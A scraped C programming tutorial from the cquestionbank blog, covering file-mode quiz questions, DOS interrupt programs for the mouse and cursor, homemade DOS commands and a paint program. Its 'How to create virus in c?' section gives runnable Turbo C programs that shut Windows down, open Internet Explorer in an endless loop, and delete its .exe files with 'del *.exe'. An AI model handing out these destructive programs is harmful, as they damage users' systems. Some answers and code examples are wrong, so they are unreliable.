
EOF is macro which has been defined in stdio.h and it is equivalent to -1. Since #define is token pasting operator which process before the start of actual compilation and create a intermediate

as: Write in command prompt

cpp test.c             //create intermediate file

[](http://2.bp.blogspot.com/-Ll2EAdvcLws/ToqIqPdW93I/AAAAAAAABZQ/sZoFNdVbWI0/s1600/intermediate2.JPG)

type test.i             //to view intermediate file

[](http://2.bp.blogspot.com/-1-LgMj5KEm4/ToqIpOePByI/AAAAAAAABZM/ldYO86KPZCc/s1600/inremediate2.JPG)

So it replaces EOF by -1

And statement ++ (-1) is wrong in c language since we cannot increment constant value.

(14)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("myfile.txt","r+");

    fprintf(fp,"you know");

    fclose(fp);

    fp=fopen("myfile.txt","r");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//myfile.txt

I am reading file handling from cquestionbank.blogspot.com

Output: you knowding file handling from cquestionbank.blogspot.com

Explanation:

mode r+ allow us to read and write on file and it doesn’t truncate (delete) the content of file but new content  but it starts writing from beginning of file so it will override the content of file.

(15)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("myfile.txt","w+");

    fprintf(fp,"you know");

    fclose(fp);

    fp=fopen("myfile.txt","r");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//myfile.txt

I am reading file handling from cquestionbank.blogspot.com

Output: you know

Explanation:

Mode w+ allow us read and write on file but it truncates (delete) the previous content of file.

(16)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("myfile.txt","w");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//myfile.txt

I am reading file handling from cquestionbank.blogspot.com

Output: nothing

Explanation:

Mode w allow us write on the file but we cannot read the content and it truncates (delete) the content of file. So content of file will be also deleted.

(17)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("myfile.txt","a");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//myfile.txt

I am reading file handling from cquestionbank.blogspot.com

Output: NULL

Explanation:

Mode a allow us write on file but we cannot read the content and it doesn’t truncate (delete) the content of file. So content of file will not change.

(18)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("myfile.txt","a+");

    fprintf(fp,"you know");

    fclose(fp);

    fp=fopen("myfile.txt","r");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//myfile.txt

I am reading file handling from cquestionbank.blogspot.com

Output: I am reading file handling from cquestionbank.blogspot.comyou know

Explanation:

Mode a+ means we can read and write on file but when we will write on file it will append at the end content and it doesn’t truncate the content of file.

(19)What is difference between file opening mode rb and rb+?

Answer:

Mode rb means combination of mode r and mode b while mode rb+ means combination of mode r+ and mode b.

Advanced c tutorial

**Advanced c concepts or tutorial. It explains advanced c programming by example. It also includes advanced c language interview questions and answers for experienced.**

[System Level programming by c program](http://cquestionbank.blogspot.com/2008/02/system-level-programming-by-c-program.html)

[Write a c program to display mouse pointer](http://cquestionbank.blogspot.com/2009/09/write-c-program-to-display-mouse_03.html)

[Mouse programming in c](http://cquestionbank.blogspot.com/2008/01/mouse-programming-in-c.html)

[Cursor program by c programming.](http://cquestionbank.blogspot.com/2009/09/cursor-program-by-c-programming.html)

[How to create virus in c?](http://cquestionbank.blogspot.com/2008/01/how-to-create-virus-in-c.html)

[How to create dos command in c?](http://cquestionbank.blogspot.com/2008/01/how-to-create-dos-command-in-c.html)

[Create dir command in c](http://cquestionbank.blogspot.com/2008/01/create-dir-command-in-c.html)

[Write the c program to switch the 256 color graphics mode ?.](http://cquestionbank.blogspot.com/2008/01/write-c-program-to-switch-256-color.html)

[Write a c programming code to create simple paint brush software.](http://cquestionbank.blogspot.com/2009/09/write-c-programming-code-to-create.html)

[Objectives questions in advanced c](http://cquestionbank.blogspot.com/2009/09/objectives-questions-in-advance-c.html)

System Level programming by c program

**Important structure and union:**

The header file **dos.h** defines two important structures and one union. They are:

1. **struct** BYTEREGS {

**unsigned** **char** al, ah, bl, bh;

**unsigned** **char** cl, ch, dl, dh;

   };

2. **struct** WORDREGS {

**unsigned** **int** ax, bx, cx, dx;

**unsigned** **int** si, di, cflag, flags;

   };

3. **union** REGS {

**struct** WORDREGS x;

**struct** BYTEREGS h;

  };

**Note:** Try to remember above structures and union.

There is also one very important function int86 () which has been defined in dos.h header file. It is general 8086 software interrupt interface. It will better to explain it by an example.  
  
**Write a c program to display mouse pointer?**  
Answer:  
  
**#include** <dos.h>

**#include** <stdio.h>

**void** **main**()

{

**union** REGS i,o;


i.x.ax=1;

int86(0x33,&i,&o);

getch();

}

Explanation: To write such program you must have one interrupt table. Following table is only small part of interrupt table.

[](http://2.bp.blogspot.com/_uIwyaTjqYYw/Sp7M715-iEI/AAAAAAAABAs/7tdIaHDWDpQ/s1600-h/Concept1.jpeg)

[To see complete interrupt table click here](http://cunion.blogspot.com/2007/10/interrupt-table.html)

This table consists for column. They are:

(1)   Input

(2)   Output

(3)   Service number

(4)   Purpose

Now look at the first row of interrupt table. To show the mouse pointer assign ax equal to 1 i.e. service number while ax is define in the WORDREGS

**struct** WORDREGS {

**unsigned** **int** **ax**, bx, cx, dx;

**unsigned** **int** si, di, cflag, flags;

};

And WORDRGS is define in the **union** REGS

**union** REGS {

**struct** **WORDREGS x**;

**struct** BYTEREGS h;

};

So to access the structure member ax first declare a variable of REGS i.e.

REGS i, o;

Note: We generally use i for input and o for output

To access the ax write **i.x.ax** (We are using structure variable i because ax is input

(See in the interrupt table)

So to show mouse pointer assign the value of service number to it:

**i.x.ax=1;**

To provide this information to microprocessor  
we use **int86**function. It has three parameters

1. Interrupt number i.e. 0x33

2. **union** REGS \*inputregiste i.e. &i

3. **union** REGS \*outputregiste i.e. &o;

So write:int86 (0x33, &i, &o);

Write a c program to display mouse pointer

**Write a c program to display mouse pointer**

#include <dos.h>

#include <stdio.h>

void main()

{

union REGS i,o;


i.x.ax=1;

int86(0x33,&i,&o);

getch();

}

Explanation: To write such program you must have one interrupt table. Following table is only small part of interrupt table.

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/Sp7OU_tvlVI/AAAAAAAABA0/JhrEzchppkw/s1600-h/Concept1.jpeg)

[To see complete interrupt table click here](http://cunion.blogspot.com/2007/10/interrupt-table.html)

This table consists for column. They are:

(1)   Input

(2)   Output

(3)   Service number

(4)   Purpose

Now look at the first row of interrupt table. To show the mouse pointer assign ax equal to 1 i.e. service number while ax is define in the WORDREGS

struct WORDREGS {

unsigned int ax, bx, cx, dx;

unsigned int si, di, cflag, flags;

};

And WORDRGS is define in the union REGS

union REGS {

struct WORDREGS x;

struct BYTEREGS h;

};

So to access the structure member ax first declare a variable of REGS i.e.

REGS i, o;

Note: We generally use i for input and o for output

To access the ax write i.x.ax (We are using structure variable i because ax is input

(See in the interrupt table)

So to show mouse pointer assign the value of service number to it:

i.x.ax=1;

To provide this information to microprocessor  
we use int86function. It has three parameters

1. Interrupt number i.e. 0x33

2. union REGS \*inputregiste i.e. &i

3. union REGS \*outputregiste i.e. &o;

So write: int86 (0x33, &i, &o);

C Graphics Programming to Display Mouse Pointers

**Write a c program which restricts the movement of pointer?**  
  
Answer:

//restrict the x and y coordinate

#include <dos.h>

#include <stdio.h>

void main()

{

union REGS i,o;

//show mouse pointer

i.x.ax=1;

int86(0x33,&i,&o);

//x coordinate restriction

i.x.ax=7;

i.x.cx=20;

i.x.dx=300;

int86(0x33,&i,&o);

//y coordinate restriction

i.x.ax=8;

i.x.cx=50;

i.x.dx=250;

int86(0x33,&i,&o);

getch();

}

**Write c program which display position of pointer in (x coordinate, y coordinate)?**

Answer:

#include<dos.h>

#include<stdio.h>

void main()

{

union REGS i,o;

int x,y,k;

//show mouse pointer

i.x.ax=1;

int86(0x33,&i,&o);

while(!kbhit())  //its value will false when we hit key in the key board

{

i.x.ax=3;    //get mouse position

x=o.x.cx;

y=o.x.dx;

clrscr();

printf("(%d , %d)",x,y);

delay(250);

int86(0x33,&i,&o);

}

getch();

}

Cursor program by c programming changes the position of cursor

**Write a c program which changes the position of cursor**

#include<dos.h>

#include<stdio.h>

void main()

{

union REGS i,o;

i.h.ah=2;   //positioning the cursor

i.h.bh=0;

i.h.dh=30;

i.h.dl=45;

int86(0x10,&i,&o);

printf("World");

getch();

}

How to create virus in c?

**Create simple virus by c programming language.**(Only for study)

**Write c program which shutdown the window operating system?**

Answer:

Step 1: Write the following program in TURBO C.

#include<stdio.h>

#include<dos.h>

int main (void){

    system("shutdown -s");

    return 0;

}

Step 2: Save the above file. Let file name is close.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the close.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (close.exe)

After some time your window operating system will shutdown.

(2) Write a c program such that when we will click on its .exe file then it will open internet explorer at infinite times?

Answer:

Step 1: Write the following program in TURBO C.

#include<stdio.h>

#include<dos.h>

int main (void){

for(; ;){

system("c:\\progra~1\\intern~1\\iexplore.exe");

}

return 0;

}

Step 2: Save the above file. Let file name is internet.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the internet.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (internet.exe)

(3) Write a c program which delete the all the .exe file of internet explorer so that internet explorer will not work?

Answer:

Write the following program in TURBO C.

#include<stdio.h>

#include<dos.h>

int main(void){

system("cd c:\\progra~1\\intern~1");

system("del \*.exe");

system("cls");

return 0;

}

Step 2: Save the above file. Let file name is delete.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the delete.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (delete.exe)

Note: Above code has written in trubo c 3.0

If you have any questions in above **simple virus by c programming language,**you can ask here.

How to create dos command in c?

(1) Create a dos command: type by c program.

Answer:

Step 1: Write following code.

#include <stdio.h>

void main(int count,char \* argv[])

{

int i;

FILE \*ptr;

char \*str;

char ch;

if(count==1)

{

printf("The syntax of the command is incorrect.\n");

}

for(i=1;i<count;i++)

{

ptr=fopen(argv[i],"r");

if(ptr==NULL)

{

printf("The system cannot find the file specified.");

if(count>2)

printf("\nError occurred while procesing : %s.\n",argv[i]);

}

else

{

if(count>2)

{

printf("%s\n\n",argv[i]);

}

while((ch=getc(ptr))!=-1)

printf("%c",ch);

}

fclose(ptr);

}

}

Step 2: Save the as open.c (You can give any name)

Step 3: Compile and execute the file.


Step 4: Write click on My computer of Window XP

operating system and select properties.

Step 5: Select Advanced -> Environment Variables

Step 6: You will find following window:


Click on new button (Button inside the red box)

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/Sp7Rw9s7jaI/AAAAAAAABA8/LVRNzuX1M90/s1600-h/one.bmp)


Step 7: Write following:

Variable name: path

Variable value: c:\tc\bin\open.c  (the path where you have saved)

[](http://3.bp.blogspot.com/_uIwyaTjqYYw/Sp7Ry4HbKtI/AAAAAAAABBE/JOdoc_9owOw/s1600-h/two.JPG)

Step 8: Open command prompt and write open then file name and press enter button.

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/Sp7R9sMWuLI/AAAAAAAABBM/0H84GgiimVQ/s1600-h/open.bmp)

Create dir dos command in c programming language

**C program or code to create DOS command DIR**  
  
Step 1: Write following code.

#include <stdio.h>

#include <dos.h>

int main(int count,char \*argv[]){

struct find\_t q ;

    int a;

    if(count==1)

        argv[1]="\*.\*";

    a = \_dos\_findfirst(argv[1],1,&q);

if(a==0){

         while (!a){

             printf("  %s\n", q.name);

             a = \_dos\_findnext(&q);

         }

    }

    else{

         printf("File not found");

    }

    return 0;

}

Step 2: Save the as open.c (You can give any name)


Step 3: Compile and execute the file.

Step 4: Write click on My computer of Window XP operating system and select properties.

Step 5: Select Advanced -> Environment Variables

Step 6: You will find following window:


Click on new button (Button inside the red box)

[](http://1.bp.blogspot.com/_uIwyaTjqYYw/Sp7TdIfMgTI/AAAAAAAABBU/Sjda6npgPjg/s1600-h/four.JPG)

Step 7: Write following:

Variable name: path

Variable value: c:\tc\bin\open.c  (the path where you have saved)

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/Sp7Tkl3xu3I/AAAAAAAABBc/qm_R2KW4DDQ/s1600-h/five.JPG)

Step 8: Open command prompt and write list and press enter button.

Write the c program to switch the 256 color graphics mode

**Write the c program to switch the 256 color graphics mode**

#include<stdio.h>  
#include<dos.h>  
void main()  
{  
   int x,y,b;  
   union REGS i,o;  
   i.h.ah=0;  
   i.h.al=0x13;  
   int86(0x10,&i,&o);   getch();  
}

**Write a c program to create a directory in current workingdirectory?**

#include<stdio.h>  
#include<dos.h>  
void main()  
{  
   union REGS i,o;  
   i.h.ah=0x39;  
   i.x.dx="ravan";  
   int86(0x21,&i,&o);     
   getch();  
}

Write a c programming code to create simple paint brush software

**Write a c programming code to create simple paint brush software or application**  
  
#include<dos.h>

#include<stdio.h>

#include<graphics.h>

#include<stdlib.h>

void main()

{

int x,y,b,px,py,c,p,s,cl;

int d=0,m;

union REGS i,o;

initgraph(&d,&m,"c:\tc");

i.x.ax=1;

int86(0x33,&i,&o);

i.x.ax=8;

i.x.cx=20;

i.x.dx=450;

int86(0x33,&i,&o);

printf("Brush style insert number from 0 to 5  : ");

scanf("%d",&p);

printf("Brush size insert number from 1  to 7  : ");

scanf("%d",&s);

printf("Brush color insert number from 1 to 16 : ");

scanf("%d",&cl);

clrscr();

cleardevice();

printf("\t\t\*\*\*\*\*\*\*\*\*\*DRAW IMAGE\*\*\*\*\*\*\*\*\*\*\*\*");

while(!kbhit())

{

i.x.ax=3;

b=o.x.bx;

x=o.x.cx;

y=o.x.dx;

px=x;

py=y;

int86(0x33,&i,&o);

if(cl==16)

{

c=random(16);

}

else

{

c=cl;

}

setcolor(c);

if(b==1)

{

i.x.ax=3;

int86(0x33,&i,&o);

x=o.x.cx;

y=o.x.dx;

b=o.x.bx;

switch(p)

{

case 1:circle(px,py,s);break;

case 2:ellipse(px,py,0,270,s,s+2);break;

case 3:fillellipse(px,py,s+2,s);break;

case 4:rectangle(px,py,x,y);break;

case 5:sector(px,py,30,120,s,s);break;

default:line(px,py,x,y);

}

}

}

getch();

restorecrtmode();

closegraph();

}